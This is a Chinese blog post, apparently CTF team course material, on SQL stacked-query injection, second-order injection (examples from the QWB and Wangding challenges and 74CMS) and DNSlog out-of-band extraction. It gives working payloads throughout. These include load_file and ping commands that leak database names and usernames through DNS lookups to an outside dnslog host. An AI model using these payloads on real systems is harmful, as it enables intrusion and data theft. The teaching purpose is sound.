

# 河南省高校联盟战队课件6 (sql-堆叠注入, 二次注入, dnslog)

原创

尘玥 已于 2022-04-22 14:25:17 修改 1378 收藏 1

分类专栏: [河南省高校联盟战队SQL注入课件](#) 文章标签: [web安全](#)

于 2022-04-22 13:36:22 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/kui576/article/details/124340516>

版权



[河南省高校联盟战队SQL注入课件](#) 专栏收录该内容

6 篇文章 5 订阅

订阅专栏

堆叠注入, 二次注入, dnslog

## 个人介绍

id: 故事 普通的web喵

## 例题下载

课件工具下载

### 1、数据库堆叠注入(有条件的)

根据数据库类型决定是否支持多条语句执行

```
1 SELECT * FROM `sy_guestbook` WHERE id = 1;CREATE TABLE gushi LIKE sy_guestbook;
2 |
```

信息	结果 1	剖析	状态							
id	gName	gLogo	gIntroduction	gBanner	gTpl	gPag	gKeywords	gDescription	gCheck	gDis
1	喵喵						8 PHP留言板,多功能留言	PHP多功能开源留言板		CSDN @尘玥

表

gushi


例题：堆叠注入-数据库类型&强网杯2019随便注  
支持堆叠数据库类型：MYSQL MSSQL Postgresql等

```
';show databases;
';show tables;
';show columns from `1919810931114514`;
';select flag from `1919810931114514`;
';set @a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;
```

16进制编码MySQL可以识别



## 2、数据库二次注入



二次注入理解：写入的时候没有问题（一次注入）（没生效但写入数据库中了）  
取出的时候与语句拼接发生问题（二次注入）（从数据库中调用了我们写入的SQL语句且没相应的过滤）

二次注入例题：

### 1. CTF-[网鼎杯2018]Unfinish-黑盒(getflag.py)

找到/register.php 页面

注册用户：

邮箱，用户名，密码

登录：

邮箱，密码

进入个人中心：显示个人的用户名

```
select username from user where email='用户名'
```

(也就是说他从数据库中调用了我们输入的用户名)

(那如果用户名的注入语句呢???)

```
flag{0741c78d-fca4-494e-a859-cfb537e39a53}
```

## 2. CMS-74CMS个人会员中心

http://127.0.0.1/74cms/

注入点：学校名称

```
xxx',address=user()#
```

地址：123

```
insert address value('123')
```

```
insert address value('',user()#')
```

爆出版本号：

```
xxx',address=version()#
```

xxxx',address=version()# (硕士)	
起止年月：	2014年10月至2019年11月
学校名称：	xxx',address=version()#

联系地址：	5.5.53
刷新时间：	2022-04-21

```
xxx',address=user()#
```

联系地址：	127.0.0.1@
刷新时间：	2022-04-21

起止年月：	2027年1月至2021年9月
学校名称：	xxx',address=user()#

## 3. 以前做过的一个案例：

网站有创建用户修改用户的功能

目标：搞到flag admin用户

注册账号：admin'#(让语句写入数据库) (一次注入)

```
INSERT INTO user VALUES ('admin','#,xxxxx')
```

当语句被取出:

这样我们尝试修改admin'#账号是不是可以修改到admin

语句拼接:

```
UPDATE user SET password = 'aaaa' WHERE username = 'admin'#
```

### 3、数据库Dnslog注入

解决不回显(反向连接),SQL注入,命令执行,SSRF等

#### 1. 平台


[dnslog平台](#)

#### 2. 应用场景:

解决不回显, 反向连接, SQL注入, 命令执行, SSRF等

SQL注入(案例):

```
select load_file(concat('\\',(select database()),'.xbozer.dnslog.cn\aa'));  
and (select load_file(concat('/',(select database()),'.xbozer.dnslog.cn/abc')))
```




DNS Query Record	IP Address	Created Time
syggestbook.xbozer.dnslog.cn	61.163.252.4	2022-04-20 23:59:54
syggestbook.xbozer.dnslog.cn	61.163.252.11	2022-04-20 23:59:53

```
http://127.0.0.1/blog/news.php?id=2%20select%20load_file(concat(%27\\%27,(select%20database()),%27.xbozer.dnslog.cn\aa%27))
```

CSDN @尘玥

命令执行(案例):

```
ping %USERNAME%.xbozer.dnslog.cn
```



DNS Query Record	IP Address	Created Time
kui.xbozer.dnslog.cn	61.163.252.10	2022-04-20 23:56:20
kui.xbozer.dnslog.cn	202.102.224.251	2022-04-20 23:56:16
kui.xbozer.dnslog.cn	61.163.252.2	2022-04-20 23:56:15
kui.xbozer.dnslog.cn	202.102.224.14	2022-04-20 23:56:13

```
Microsoft Windows [版本 10.0.19043.1645]  
(c) Microsoft Corporation. 保留所有权利。  
  
C:\Users\kui>ping %USERNAME%.xbozer.dnslog.cn  
  
正在 Ping kui.xbozer.dnslog.cn [127.0.0.1] 具有 32 字节的数据  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128  
  
127.0.0.1 的 Ping 统计信息:  
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

CSDN @尘玥

有学习交流的可以加Q群: 622816049